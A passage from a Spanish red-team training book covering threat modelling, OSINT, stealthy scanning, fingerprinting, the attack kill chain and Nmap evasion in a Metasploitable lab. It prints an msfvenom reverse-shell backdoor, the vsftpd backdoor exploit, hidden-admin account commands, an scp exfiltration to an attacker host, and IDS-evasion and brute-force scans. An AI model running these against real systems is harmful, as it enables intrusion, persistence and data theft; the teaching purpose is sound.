Entender las redes es **respirar como el enemigo**. Cada capa es un punto de ataque, cada protocolo una grieta potencial. El Red Teamer no memoriza la teoría como en la universidad: la usa como mapa de guerra.

Dominar TCP/IP es más que conocimiento: es la diferencia entre ser un script kiddie perdido en tutoriales o un **hacker negrísimo** capaz de navegar las sombras del ciberespacio.

Capítulo 6

Modelos de amenaza: pensar como atacante

Un **Red Teamer** no se limita a explotar vulnerabilidades técnicas: piensa, respira y actúa como un atacante real. El laboratorio oscuro no es un lugar donde solo se lanzan exploits al azar, sino donde se estudia la **psicología del enemigo**, se modelan sus tácticas y se anticipan sus jugadas.

La diferencia entre un hacker aficionado y un Red Teamer negrísimo está en la **mentalidad**: el primero busca un "hack" para impresionar; el segundo construye un **modelo de amenaza** para planear un asalto completo a un objetivo, con paciencia, cálculo y precisión quirúrgica.

□ Filosofía de "pensar como atacante"

Para atacar, hay que encarnar al enemigo:

- **Motivación** → ¿Por qué ataca? (dinero, venganza, ideología, prestigio).
- **Capacidad** → ¿Qué recursos posee? (tiempo, dinero, herramientas, conocimiento).
- **Superficie de ataque** → ¿Dónde puede golpear? (infraestructura, aplicaciones, empleados).
- **Persistencia** → ¿Qué tanto está dispuesto a invertir? (horas, meses o años).

El Red Team no busca **si** hay vulnerabilidades, sino **cómo un atacante real las explotaría** en función de su perfil.

□ Perfiles de adversarios

Tipo de atacante	Motivación	Recursos	Ejemplos reales
Script kiddie	Diversión, ego	Bajo: herramientas prefabricadas	Escaneos masivos con Shodan
Criminal organizado	Dinero	Alto: botnets, malware personalizado	Ransomware gangs (LockBit, Conti)
Hacktivista	Ideología	Medio: ataques públicos	Anonymous, DDoS por protestas
Estado-nación	Espionaje, guerra	Muy alto: APTs (Advanced Persistent Threats)	APT29 (Rusia), APT41 (China)
Insider	Venganza, beneficio personal	Medio: acceso legítimo	Empleados descontentos filtrando datos

 Cada uno de estos atacantes deja huellas distintas y plantea amenazas diferentes.

□ Frameworks de modelado de amenazas

1. STRIDE (clásico de Microsoft)

Se usa para categorizar amenazas según el tipo de ataque:

- **S**poofing → Suplantación de identidad
- **T**ampering → Manipulación de datos
- **R**epudiation → Negación de acciones
- **I**nformation disclosure → Fuga de información
- **D**enial of Service → Interrupción de servicio
- **E**levation of privilege → Escalada de privilegios

Ejemplo práctico:

- Aplicación web con login → Spoofing (suplantar un usuario), Information disclosure (credenciales filtradas).

2. MITRE ATT&CK (el grimorio moderno del Red Team)

Una matriz que describe técnicas usadas por adversarios reales en cada fase del ataque:

Fase	Ejemplos de técnicas
Reconocimiento	Recolectar correos con theHarvester
Acceso inicial	Phishing con adjuntos maliciosos
Ejecución	Scripts de PowerShell en Windows
Persistencia	Backdoors en el registro de Windows
Exfiltración	Transferencia de datos por DNS

 MITRE ATT&CK no es teoría: es el **manual de los enemigos reales**. El Red Team lo usa para simular APTs.

Ciclo de pensamiento de un atacante

Un modelo de amenaza debe responder a las siguientes preguntas:

1. **¿Qué quiero lograr?**
    - Robo de datos, cifrado para ransomware, acceso continuo.
2. **¿Qué superficie de ataque es más débil?**
    - Aplicaciones web sin parches, contraseñas débiles, empleados ingenuos.
3. **¿Qué tácticas usaré?**
    - Reconocimiento pasivo, ingeniería social, explotación técnica, persistencia.
4. **¿Qué recursos poseo?**
    - ¿Tengo 2 horas o 2 meses? ¿Un exploit público o 0days caros?
5. **¿Cuál es mi plan de salida?**
    - Exfiltrar sin ser detectado, borrar logs, dejar una puerta trasera.

Ejemplo oscuro: pensamiento Red Team

Escenario: Empresa con portal web de clientes.

- Motivación del atacante → **robar base de datos de tarjetas de crédito**.
- Superficie de ataque → portal web, empleados de soporte, VPN.
- Modelo de amenaza →
    1. Reconocimiento: buscar correos de empleados en LinkedIn.

2. Acceso inicial: enviar phishing con adjunto PDF malicioso.
3. Ejecución: payload que abre shell reversa.
4. Persistencia: crear usuario admin oculto en Active Directory.
5. Exfiltración: enviar base de datos cifrada vía DNS tunneling.

 Esto es **pensar como atacante**: paso a paso, no solo explotar un bug, sino construir un ataque completo.

Advertencias negrísimas

- **Modelar amenazas no es solo teoría**: es planear ataques como si fueras el enemigo.
- **Cuidado con la línea ética**: un Red Teamer simula, pero no ejecuta sin autorización explícita.
- **No subestimes a los insiders**: muchas organizaciones se protegen del exterior, pero olvidan al enemigo dentro.

Mini laboratorio práctico

Objetivo: crear tu primer modelo de amenaza simple.

1. **Elige un objetivo** → ejemplo: servidor web de tu laboratorio (Metasploitable).
2. **Identifica amenazas** →
   - Spoofing: login vulnerable.
   - Tampering: modificar parámetros en URLs.
   - DoS: saturar el puerto 80 con `ab` (Apache Benchmark).
3. **Relaciona con MITRE ATT&CK** →
   - Reconocimiento: escaneo con Nmap.
   - Acceso inicial: inyección SQL.
   - Persistencia: crear usuario “admin2” en la base de datos.
4. **Documenta** en un cuadro:

Amenaza	Técnica usada	Resultado esperado
Robo de credenciales	SQLi (Application layer)	Acceso administrador
Fuga de datos	Dump DB con `mysqldump`	Copia de base completa
Persistencia	Usuario oculto en DB	Mantener acceso después del parche

---

□ Conclusión

Pensar como atacante no es solo saber de exploits, sino construir una **narrativa de ataque**: entender qué quiere el enemigo, cómo lo haría y qué barreras enfrentaría. El **modelo de amenaza** es el mapa de guerra del Red Team.

El hacker que internaliza esta mentalidad deja de jugar con herramientas y empieza a **dirigir operaciones ofensivas completas**. El Red Teamer no improvisa: ejecuta planes oscuros, basados en la lógica del adversario real.

Capítulo 7

Reconocimiento pasivo: OSINT y footprinting inicial

En la guerra cibernética, **el ataque comienza mucho antes de explotar un servicio**. El verdadero Red Teamer sabe que la fase más poderosa de cualquier operación no es la explotación, sino el **reconocimiento**. La información es la pólvora del hacker.

El reconocimiento pasivo es la disciplina del **espionaje digital sin ser detectado**. Aquí no lanzamos exploits ni enviamos tráfico sospechoso; nos limitamos a observar, recolectar y conectar piezas del rompecabezas hasta conocer más del objetivo que él mismo de sí.

□ Filosofía del Reconocimiento Pasivo

- **Invisible pero letal**: el objetivo nunca debe sospechar que está siendo observado.
- **Cien ojos, ninguna huella**: se usan fuentes abiertas, públicas y gratuitas.
- **El arma es la paciencia**: un buen OSINT puede tardar días, pero ahorra meses de ataques fallidos.

La diferencia entre un principiante y un hacker negrísimo es que el primero dispara rápido; el segundo espera, observa y golpea con precisión quirúrgica.

□ Técnicas de OSINT (Open Source Intelligence)

1. Recolección de dominios y subdominios

Whois: revela información de registro de dominio.

```
whois ejemplo.com
```

Sublist3r: busca subdominios.
`sublist3r -d ejemplo.com`

-
- **crt.sh**: certificados SSL revelan subdominios ocultos.

2. Google Dorking (el arte de usar Google como arma)

Ejemplos de queries:

- `site:ejemplo.com filetype:pdf` → Buscar PDFs expuestos.
- `site:ejemplo.com inurl:login` → Páginas de login.
- `"confidential" site:ejemplo.com` → Archivos sensibles.

 El buscador se convierte en un radar de secretos.

3. Metadatos en documentos

Los documentos subidos a la web suelen contener datos ocultos: usuario que los creó, rutas de sistemas, software utilizado.

Exiftool:
`exiftool documento.pdf`

-

4. Correos electrónicos y empleados

theHarvester: recolecta correos y nombres de empleados.
`theHarvester -d ejemplo.com -b google`

-
- LinkedIn, GitHub y redes sociales → mapas de organigramas humanos.

5. Filtraciones y leaks

- **Have I Been Pwned**: comprobar si un correo apareció en leaks.
- **Pastebin/Dark web**: buscar contraseñas filtradas.

6. Escaneo pasivo de infraestructura

- **Shodan.io** → el “Google de dispositivos conectados”.
- **Censys.io** → escaneo global de servicios.
- **Hunter.io** → recolectar correos corporativos.

□ Ejemplo real: OSINT sobre una empresa ficticia

Objetivo: empresa “DarkBank S.A.”

1. Google Dorking:
    - Encuentro PDFs con `site:darkbank.com filetype:pdf`.
    - En los metadatos aparece el nombre de usuario interno: *juanperez@darkbank.local*.
2. LinkedIn:
    - Descubro 5 empleados de soporte técnico con perfil público.
3. Shodan:
    - Identifico un firewall expuesto con firmware desactualizado.
4. Have I Been Pwned:
    - Uno de los correos de soporte ya apareció en una filtración con contraseña `dark123`.

 Con solo 1 hora de OSINT, tengo **usuarios, contraseñas filtradas y posibles vectores de ataque**, sin haber enviado un solo paquete al objetivo.

□ Herramientas favoritas del Red Team para OSINT

Herramienta	Uso principal
theHarvester	Correos, dominios, hosts
Sublist3r / Amass	Subdominios
Shodan	Dispositivos expuestos
Maltego	Correlación visual de datos
Exiftool	Extracción de metadatos
Recon-ng	Framework modular para OSINT

□ Advertencias negrísimas

- **El OSINT puede ser ilegal si se cruza la línea**: descargar datos privados no expuestos públicamente es intrusión.
- **No confundas pasivo con seguro**: incluso búsquedas masivas desde tu IP pueden levantar sospechas.
- **Todo lo que encuentres debe quedarse en tu laboratorio**: filtrar datos recolectados es una violación ética y legal.

□ Mini laboratorio práctico

Objetivo: recolectar información inicial sobre un dominio ficticio.

Usar **theHarvester** para emails:
`theHarvester -d metasploitable.local -b google`

1.
2. Buscar subdominios con **crt.sh**:
    - Entrar en https://crt.sh/ y buscar `metasploitable.local`.

Examinar metadatos de un PDF encontrado:
`exiftool informe.pdf`

3.
4. Cruzar correos con **Have I Been Pwned** para comprobar filtraciones.

□ Al terminar, deberías tener:

- Correos de empleados.
- Subdominios ocultos.
- Metadatos con pistas internas.
- Posibles credenciales filtradas.

□ Conclusión

El reconocimiento pasivo es **el arte de ver sin ser visto**. Un buen OSINT puede dar acceso a contraseñas filtradas, correos corporativos y vulnerabilidades expuestas, todo sin tocar el objetivo directamente.

El Red Teamer que domina OSINT camina entre las sombras como un espía digital: recolecta secretos, conecta hilos invisibles y prepara la emboscada perfecta. La información es poder, y en el lado negrísimo, el poder lo es todo.

Capítulo 8

Reconocimiento activo: escaneo sin ser detectado

El reconocimiento pasivo nos dio nombres, correos y pistas. Pero llega el momento de dar el primer paso directo hacia la víctima: enviar paquetes, tocar sus puertas, escuchar cómo resuenan. Eso es el **reconocimiento activo**: un escaneo calculado, invisible y preciso.

En este terreno, el Red Teamer debe ser como un ladrón en la noche: **examinar cada ventana sin encender la linterna**, tocando sin dejar huellas. El escaneo agresivo del principiante puede sonar como un golpe de ariete. El escaneo negrísimo del Red Team debe ser un susurro imperceptible.

□ Filosofía del escaneo activo

- **Cada paquete es una huella digital.**
- **La paciencia es la clave.** Un escaneo lento es casi indetectable.
- **El anonimato es tu capa.** Spoofing, proxys y redes privadas ocultan al atacante.

Un error común: lanzar `nmap -A -p- -T5 objetivo.com` y creer que se es un hacker. Eso solo levanta alarmas. El arte está en **entrar y salir sin ser visto**.

□ Técnicas de evasión con Nmap

1. Escaneo de puertos básicos

```
nmap -sS 192.168.56.101
```

- **-sS** = SYN scan (semi-abierto, más sigiloso que el TCP completo).

2. Escaneo con fragmentación de paquetes

```
nmap -f 192.168.56.101
```

- Divide paquetes para evadir firewalls y IDS.

3. Timing y velocidad

```
nmap -T0 192.168.56.101
```

- **-T0** = “Paranoid”: extremadamente lento, diseñado para pasar desapercibido.
- **-T1/2** = lento y sigiloso.
- **-T4/5** = rápido, pero ruidoso.

4. Uso de decoys

```
nmap -D 10.0.0.1,10.0.0.2,ME,10.0.0.3 192.168.56.101
```

- El tráfico parece venir de múltiples IPs.

5. Escaneo a través de proxy o Tor

```
nmap -sT -Pn --proxy socks4://127.0.0.1:9050 192.168.56.101
```

- Hace que el tráfico parezca venir de la red Tor.

□ Herramientas más allá de Nmap

hping3 – el bisturí de paquetes

Permite crear escaneos customizados, como un cirujano digital.

```
hping3 -S -p 80 -c 1 192.168.56.101
```

- Envía un SYN a puerto 80 → respuesta indica si está abierto.

Masscan – la ametralladora de puertos

```
masscan 192.168.56.0/24 -p1-65535 --rate=100
```

- Escaneo extremadamente rápido, capaz de mapear Internet entero. □ Ruidoso y detectable: solo útil en escenarios controlados.

Zmap – el satélite del hacker

Usado para escaneos masivos de Internet. Ideal para investigaciones globales, no para un Red Team corporativo.

□ Técnicas de sigilo

Escaneo slow & low: Escanear 1 puerto cada 10 segundos puede tomar días, pero muchos IDS lo pasan por alto.

```
nmap -p 1-65535 -T0 --scan-delay 10s 192.168.56.101
```

- **Evasion con fragmentación**: dividir paquetes y reordenarlos.
- **Spoofing de IPs**: simular que los paquetes provienen de otra máquina.
- **VPNs encadenadas o Tor**: capas de anonimato, aunque sacrifican velocidad.

□ Ejemplo oscuro: ataque controlado

Escenario: Empresa con firewall perimetral.

1. Recolecto subdominios vía OSINT (cap. 7).

Con Nmap, escaneo lento de puertos solo en subdominios críticos:
```
nmap -sS -p 22,80,443 -T2 -f banco.ejemplo.com
```
2.
3. Si detecto WAF o firewall estricto, cambio a **hping3** para pruebas individuales.
4. Finalmente, documento resultados sin ser bloqueado: servicios activos, versiones y posibles vulnerabilidades.

□ Advertencias negrísimas

- **Nunca uses Masscan fuera del laboratorio.** Escanear medio Internet levanta alarmas globales.
- **Un escaneo activo SIEMPRE deja huella**. La misión no es eliminarla, sino disfrazarla.
- **El Red Team autorizado simula ataques reales**, pero dentro de un alcance acordado.

□ Mini laboratorio práctico

Objetivo: realizar un escaneo sigiloso en tu laboratorio.

Escaneo normal (ruidoso):
```
nmap -A 192.168.56.101
```
1. → Rápido, pero detectable.

Escaneo lento con SYN:
```
nmap -sS -T1 192.168.56.101
```
2.

Fragmentación de paquetes:
```
nmap -sS -f 192.168.56.101
```
3.

Escaneo con decoys:
```
nmap -sS -D 192.168.56.10,192.168.56.20,ME 192.168.56.101
```
4.

□ Al comparar logs de la víctima, verás cómo cambia la huella de cada técnica.

□ Conclusión

El reconocimiento activo es el **primer contacto real con la víctima**. Aquí se decide si el ataque será un cañonazo o un susurro. El Red Teamer que domina el escaneo sabe **tocar sin ser oído**, ver sin ser visto, y preparar el terreno para la explotación sin que el enemigo lo detecte.

El **sigilo** es el arte que convierte a un script kiddie en un **guerrero negrísimo del Red Team**.

Capítulo 9

Fingerprinting de sistemas y servicios

El **fingerprinting** es el arte de la identificación. Así como un asesino deja huellas digitales en la escena del crimen, cada sistema operativo, cada servicio y cada aplicación web deja señales invisibles para el ojo común, pero brillantes para el hacker entrenado.

El Red Team no dispara sin conocer a quién enfrenta. Antes de lanzar un exploit, hay que saber **qué sistema vive detrás de una IP**, qué versión, qué puertos abiertos y qué secretos revela sin querer. El fingerprinting es la **autopsia del objetivo en vida**: nos dice cómo late su corazón digital.

□ Filosofía del fingerprinting

- **Cada máquina habla, aunque intente callar.**
- **Un puerto abierto es una confesión.**
- **La versión de un servicio es una grieta en el blindaje.**
- **El hacker escucha, interpreta y actúa.**

El fingerprinting es **semi-activo**: enviamos paquetes mínimos, apenas susurros, para provocar respuestas que nos revelan identidades ocultas.

□ Fingerprinting de sistemas operativos

Con Nmap

```
nmap -O 192.168.56.101
```

- **-O**: detección de sistema operativo. □ Analiza el comportamiento de paquetes ICMP, TCP y TTL para adivinar si es Linux, Windows, etc.

Técnicas de TTL y TCP/IP

Diferentes sistemas operativos responden con distintos valores de **TTL** y **window size**.
`ping -c 1 192.168.56.101`

-
    - TTL=128 → Windows.
    - TTL=64 → Linux.

- TTL=255 → Cisco/Unix.

□ Fingerprinting de servicios

1. Banner grabbing

Muchos servicios revelan su identidad en el primer saludo.

```
nc -vn 192.168.56.101 21
```

□ FTP puede responder:

```
220 (vsFTPd 2.3.4)
```

Eso ya revela versión exacta, lista para buscar en Exploit-DB.

2. Nmap con servicio y versión

```
nmap -sV 192.168.56.101
```

□ Detecta versiones de servicios (Apache 2.4.7, OpenSSH 6.6p1, etc.).

3. WhatWeb y Wappalyzer (fingerprinting web)

```
whatweb http://192.168.56.101
```

- Detecta CMS (WordPress, Joomla), frameworks (Django, Laravel), servidores web.

Con Wappalyzer (extensión de navegador), se puede identificar tecnologías directamente al visitar el sitio.

4. httprint

Analiza patrones en cabeceras HTTP para descubrir el servidor web incluso si oculta su banner.

□ Ejemplo real: Metasploitable 2

Escaneo inicial con Nmap:

```
nmap -sV -O 192.168.56.101
```

1. Resultado:
   - **Linux 2.6.X**
   - **vsFTPd 2.3.4**
   - **Apache httpd 2.2.8**

- **MySQL 5.0.51a**

Banner grabbing en FTP con Netcat:
```
220 (vsFTPd 2.3.4)
```
2. → Versión conocida con backdoor explotable (CVE-2011-2523).

WhatWeb en el servicio web:
```
[Apache 2.2.8] [PHP 5.2.4] [Joomla 1.5]
```
3. → El fingerprinting me entrega **blancos precisos** para exploits.

□ Fingerprinting encubierto

No siempre puedes usar Nmap directo. Algunos métodos de sigilo:

Enviar paquetes aislados con hping3 y analizar respuestas.
```
hping3 -S -p 80 192.168.56.101 -c 1
```
-

Escaneo pasivo con p0f: detecta SO analizando tráfico ya existente, sin enviar nada.
```
p0f -i eth0
```
-

□ El verdadero arte: **escuchar en silencio** y deducir sin ser detectado.

□ Advertencias negrísimas

- **Nunca confíes ciegamente en el fingerprinting.** Firewalls y proxys pueden falsear respuestas.
- **Algunas organizaciones ocultan banners.** No te fíes: siempre busca múltiples fuentes.
- **El fingerprinting mal hecho te delata.** Un flood de escaneos es como golpear la puerta con un ariete en lugar de tocar suavemente.

□ Mini laboratorio práctico

Objetivo: identificar sistema operativo y servicios de la víctima.

Escanear con Nmap versión y SO:
```
nmap -sV -O 192.168.56.101
```
1.

Conectar con Netcat a un servicio expuesto:
```
nc -vn 192.168.56.101 21
```
2.

Usar WhatWeb en el puerto 80:

```
whatweb http://192.168.56.101
```

3.

Validar resultados con p0f (análisis pasivo):

```
sudo p0f -i eth0
```

4.

 El fingerprinting te dará un retrato completo de la víctima: **qué SO usa, qué servicios ofrece y qué versiones tiene**. El mapa perfecto antes de atacar.

□ Conclusión

El **fingerprinting** es la fase donde el enemigo empieza a tener rostro. Ya no es solo una IP en el vacío: ahora sabemos si es un Linux viejo, un Windows sin parches, un Apache obsoleto o un WordPress mal protegido.

El Red Teamer que domina esta fase convierte información técnica en **armas estratégicas**. Porque cada servicio revelado es una grieta, y cada versión identificada es un camino directo hacia el lado más **negrísimo del hacking**.

Capítulo 10

Entendiendo el ciclo de vida del ataque

Un ataque no es un golpe aislado: es una **sinfonía oscura de pasos calculados**. El enemigo nunca entra disparando, sino que avanza en fases, como un depredador que estudia, acecha y finalmente devora a su presa.

El Red Teamer debe comprender este **ciclo de vida del ataque** no solo para ejecutarlo, sino para pensarlo como lo haría un adversario real. Cada fase tiene sus tácticas, sus herramientas y sus oportunidades de ser detectado o de pasar desapercibido.

□ Filosofía del ciclo de ataque

- **Cada fase prepara la siguiente.**
- **Un error temprano arruina todo el plan.**
- **La paciencia es un arma tanto como un exploit.**
- **El kill chain es tanto ofensivo como defensivo:** entenderlo ayuda a atacantes y defensores.

□ El Cyber Kill Chain (versión hacker negrísima)

1. Reconocimiento (cap. 7 y 8)

El ataque empieza antes de tocar la puerta. Se buscan nombres, correos, direcciones IP, servicios, leaks.

- Herramientas: **theHarvester, Shodan, Nmap**.

Ejemplo en laboratorio:

```
nmap -sV 192.168.56.101
```

-

□ Resultado: Apache 2.2.8 en puerto 80.

2. Armamento (weaponization)

Se construye el arma: un exploit, un payload, un documento malicioso.

- Herramientas: **msfvenom, SET (Social Engineering Toolkit)**.

Ejemplo en laboratorio: crear un backdoor con msfvenom:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.1
LPORT=4444 -f elf > backdoor.elf
```

-

3. Entrega (delivery)

El arma llega a la víctima: phishing, USB infectado, descarga web, exploit remoto.

- Herramientas: **phishing con GoPhish, exploits remotos en Metasploit**.
- Ejemplo en laboratorio: levantar servidor con el payload malicioso.

4. Explotación (exploitation)

El payload se ejecuta y abre la puerta.

- Herramientas: **Metasploit, exploits públicos de Exploit-DB**.
- Ejemplo en laboratorio: usar exploit de vsFTPd backdoor (CVE-2011-2523).

5. Instalación (installation)

Se instala software malicioso o se crea persistencia.

- Técnicas: **backdoors, usuarios ocultos, rootkits**.

Ejemplo en laboratorio:

```
net user oculto P@ssw0rd /add
net localgroup administrators oculto /add
```

-

6. Control y Comando (C2)

El atacante obtiene acceso remoto estable.

- Herramientas: **Meterpreter, Cobalt Strike, Empire**.

Ejemplo en laboratorio: iniciar listener en Metasploit para conexión reversa:

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.1
set LPORT 4444
exploit
```

7. Acciones sobre el objetivo (exfiltración / impacto)

Aquí se cumple la misión: robo de datos, destrucción, cifrado de archivos.

- Herramientas: **rsync, exfiltración DNS, ransomware casero**.

Ejemplo en laboratorio:

```
tar czf datos.tar.gz /home/victim
scp datos.tar.gz atacante@192.168.56.1:/loot
```

□ El ciclo de vida visto como baile oscuro

- **Reconocimiento** → el acecho.
- **Armamento** → el cuchillo afilado.
- **Entrega** → la mano que lo acerca.
- **Explotación** → el tajo inicial.
- **Instalación** → el veneno que se queda.
- **C2** → la cadena que controla.
- **Acciones finales** → el botín, el caos o el silencio.

□ Ejemplo narrativo en laboratorio

Escenario: Máquina Metasploitable vulnerable.

1. **Reconocimiento**: descubro el puerto 21 con `nmap -sV`.
2. **Armamento**: preparo exploit de vsFTPd 2.3.4.
3. **Entrega**: lanzo el exploit vía Metasploit.
4. **Explotación**: obtengo shell de root.

5. **Instalación**: creo usuario oculto “shadow”.
6. **C2**: establezco meterpreter para control remoto.
7. **Acción final**: extraigo `/etc/passwd` y lo envío a mi Kali.

 En menos de 10 minutos, la víctima pasó de ser un simple host a un esclavo digital.

Advertencias negrísimas

- **Cada fase deja rastros.** Un buen Blue Team detecta en qué punto entraste.
- **Nunca ejecutes el ciclo completo fuera de tu laboratorio sin autorización legal.**
- **Un ataque real rara vez es lineal.** El adversario puede saltar fases, repetirlas o combinarlas.

Mini laboratorio práctico

Objetivo: recrear el ciclo de vida del ataque en tu laboratorio.

Descubre servicios en Metasploitable:

```
nmap -sV 192.168.56.101
```

1.

Usa Metasploit para explotar vsFTPd:

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
exploit
```

2.
3. Crea persistencia con usuario oculto.
4. Establece comunicación reversa con meterpreter.
5. Exfiltra un archivo como prueba.

Conclusión

El ciclo de vida del ataque es la **coreografía del lado negrísimo**. Cada paso prepara el siguiente, y el éxito depende de la disciplina y el sigilo. Un Red Teamer no improvisa: planea, ejecuta y documenta.

Quien domina el kill chain no solo sabe atacar, sino que también puede anticipar cómo otros lo harán. Y en esa simetría entre ataque y defensa, nace la verdadera fuerza del **guerrero digital**.

Parte II – Herramientas del guerrero digital

Capítulo 11

Nmap: el cuchillo suizo del escaneo

En el arsenal del Red Team, pocas armas son tan versátiles, afiladas y respetadas como **Nmap (Network Mapper)**. Para el principiante es un simple escáner de puertos; para el guerrero negrísimo, es un bisturí digital capaz de **radiografiar un sistema entero** con precisión quirúrgica.

Nmap no es solo una herramienta: es **la navaja multiusos del hacker**. Sirve para detectar hosts, identificar sistemas operativos, descubrir servicios, mapear firewalls, automatizar ataques y hasta ejecutar scripts que van más allá del reconocimiento.

□ Filosofía del escaneo con Nmap

- **Cada puerto abierto es una confesión.**
- **El silencio también habla:** un puerto cerrado puede indicar firewalls activos.
- **El escaneo no es solo descubrimiento: es provocación controlada.**

El hacker que domina Nmap no lo usa como una linterna, sino como un **espejo oscuro que refleja el alma del objetivo**.

□ Escaneos básicos

1. **Descubrimiento de hosts (ping scan)**

```
nmap -sn 192.168.56.0/24
```

□ Descubre máquinas vivas en una red.

2. **Escaneo de puertos comunes**

```
nmap 192.168.56.101
```

□ Muestra qué puertos básicos están abiertos.

3. **Escaneo de todos los puertos (TCP full scan)**

```
nmap -p- 192.168.56.101
```

□ Explora los 65,535 puertos de TCP.

□ Escaneos avanzados

1. **SYN scan (stealth scan)**

```
nmap -sS 192.168.56.101
```

□ No completa la conexión TCP → más sigiloso que el full scan.

2. **UDP scan**

```
nmap -sU 192.168.56.101
```

□ Descubre servicios en UDP (DNS, SNMP, TFTP).

3. **Detección de servicios y versiones**

```
nmap -sV 192.168.56.101
```

□ Identifica software y versión (ej: Apache 2.2.8).

4. **Detección de sistema operativo**

```
nmap -O 192.168.56.101
```

□ Basado en huellas de TCP/IP (TTL, window size).

5. **Escaneo agresivo (OS + servicios + traceroute + scripts básicos)**

```
nmap -A 192.168.56.101
```

□ Muy ruidoso, solo para laboratorio.

□ Evasión y sigilo

1. **Fragmentación de paquetes**

```
nmap -f 192.168.56.101
```

□ Divide paquetes para confundir firewalls.

2. **Decoys (IPs señuelo)**

```
nmap -D 192.168.56.10,192.168.56.20,ME 192.168.56.101
```

□ El tráfico parece venir de múltiples IPs.

3. **Velocidad y timing**

```
nmap -T0 192.168.56.101
```

□ Escaneo extremadamente lento y sigiloso.

4. **Bypass de firewall (puerto específico)**

```
nmap -p 443 --open --script=ssl-heartbleed 192.168.56.101
```

 Atacar solo un puerto crítico disfrazado como tráfico HTTPS.

□ NSE (Nmap Scripting Engine) – la magia oscura

El poder real de Nmap está en su motor de scripting. NSE permite automatizar desde escaneos básicos hasta explotación ligera.

Ejemplos:

1. **Detectar vulnerabilidades de SMB**

```
nmap --script=smb-vuln* -p 445 192.168.56.101
```

2. **Brute force de contraseñas en FTP**

```
nmap --script=ftp-brute -p 21 192.168.56.101
```

3. **Enumerar usuarios de un servicio SSH**

```
nmap --script=ssh2-enum-users -p 22 192.168.56.101
```

4. **Descubrir servidores web vulnerables**

```
nmap --script=http-vuln* -p 80 192.168.56.101
```

 NSE convierte a Nmap en algo más que un escáner: lo transforma en un **framework de explotación ligera**.

□ Ejemplo oscuro en laboratorio

Escenario: máquina Metasploitable.

1. Escaneo inicial:

```
nmap -sS -sV -O 192.168.56.101
```

Resultado: Apache 2.2.8, MySQL 5.0.51a, vsFTPd 2.3.4.

2. Usando NSE:

```
nmap --script=ftp-anon -p 21 192.168.56.101
```

 Descubro acceso anónimo a FTP.

3. Luego:

```
nmap --script=mysql-empty-password -p 3306 192.168.56.101
```

 Encuentro MySQL con contraseña vacía.

Con solo Nmap, tengo una lista clara de vectores de ataque.

□ Advertencias negrísimas

- **Cada escaneo deja una huella.** El Blue Team puede detectar patrones típicos de Nmap.
- **NSE mal usado puede tumbar servicios.** No lo ejecutes en sistemas críticos sin autorización.
- **Escaneos masivos en Internet son ilegales y altamente visibles.**

□ Mini laboratorio práctico

Objetivo: usar Nmap como cuchillo suizo en Metasploitable.

1. Descubrir hosts vivos:

```
nmap -sn 192.168.56.0/24
```

2. Identificar servicios:

```
nmap -sV 192.168.56.101
```

3. Detectar vulnerabilidades con NSE:

```
nmap --script=vuln 192.168.56.101
```

 Obtendrás un mapa completo del objetivo, suficiente para preparar el siguiente ataque.

□ Conclusión

Nmap es más que un escáner: es **la lupa, la linterna y el bisturí del hacker ético**. Un Red Teamer que domina Nmap puede **ver el sistema antes de tocarlo**, diseccionar servicios con precisión y preparar ataques quirúrgicos sin desperdiciar tiempo.

En el camino negrísimo, Nmap es la primera hoja que abre la piel del objetivo para dejar al descubierto su carne digital.

Capítulo 12

Técnicas avanzadas de Nmap y evasión

Usar Nmap en su modo básico es como blandir un machete en medio de la selva: ruidoso, efectivo pero torpe. Un Red Teamer verdadero debe aprender a usarlo como un **bisturí silencioso**, capaz de penetrar defensas sin despertar sospechas.

Aquí exploraremos las técnicas de **evasión más oscuras**: métodos para engañar IDS, confundir firewalls y simular ser un fantasma en la red.

□ Filosofía del sigilo digital

- **El ruido es muerte.** Un escaneo rápido y masivo activa alarmas.
- **El tiempo es tu aliado.** La lentitud extrema es casi invisible.
- **Cada defensa tiene un punto ciego.** El arte está en encontrarlo.

□ Técnicas avanzadas de evasión

1. Idle Scan (escaneo fantasma)

Usa una máquina “zombie” para escanear, de modo que el tráfico parezca venir de otro host.

```
nmap -sI 192.168.56.200 192.168.56.101
```

- **192.168.56.200** → zombie con IPID predecible.
- La víctima cree que el atacante es el zombie, no tú.

---

2. Firewalking (mapear firewalls)

Técnica para descubrir reglas de firewall entre tú y la víctima.

```
nmap --traceroute -p 80 192.168.56.101
```

□ Permite detectar en qué salto se bloquea el tráfico.

---

3. Manipulación de tiempos (Timing customizado)

- `-T0` y `-T1` → modo paranoico y sigiloso.
- `--scan-delay` → introduce pausas entre paquetes.

```
nmap -sS -p- --scan-delay 5s 192.168.56.101
```

 Ideal para IDS que detectan escaneos rápidos.

---

4. Fragmentación de paquetes

Divide los paquetes en pedazos pequeños para confundir firewalls e IDS.

```
nmap -sS -f 192.168.56.101
```

 IDS antiguos suelen fallar al reconstruir el flujo.

---

5. Uso de Decoys (falsas identidades)

Inundar el log del IDS con múltiples IPs señuelo.

```
nmap -sS -D 192.168.56.10,192.168.56.20,192.168.56.30,ME 192.168.56.101
```

 El Blue Team no sabrá cuál es el atacante real.

---

6. Spoofing de direcciones IP

Forzar Nmap a usar una IP falsa como origen.

```
nmap -S 192.168.56.50 -e eth0 192.168.56.101
```

 Requiere tener un canal de retorno válido para recibir respuestas.

---

7. Source Port Manipulation

Algunos firewalls permiten tráfico si viene de puertos conocidos (ej. 53/DNS o 80/HTTP).

```
nmap -g 53 -sS 192.168.56.101
```

 Engaña reglas laxas de firewalls.

---

8. Bypass con proxies y Tor

Encadenar proxies o usar Tor para anonimizar escaneos.

```
nmap -sT -Pn --proxies socks4://127.0.0.1:9050 192.168.56.101
```

□ Ejemplo oscuro: ataque a firewall corporativo

1. **Reconocimiento básico bloqueado:** Un escaneo normal con `nmap -sS` fue detectado.

Cambio a fragmentación de paquetes:

```
nmap -sS -f -p 22,80,443 192.168.56.101
```

2. IDS no logró reconstruir tráfico → puertos detectados.

Idle scan usando zombie interno:

```
nmap -sI 192.168.56.200 192.168.56.101
```

3. El firewall registró al zombie, no al atacante.

Decoys masivos:

```
nmap -sS -D 192.168.56.10,192.168.56.20,ME 192.168.56.101
```

4. Blue Team confundido con múltiples atacantes falsos.

□ Resultado: mapa claro de los servicios expuestos sin ser detectado.

□ Advertencias negrísimas

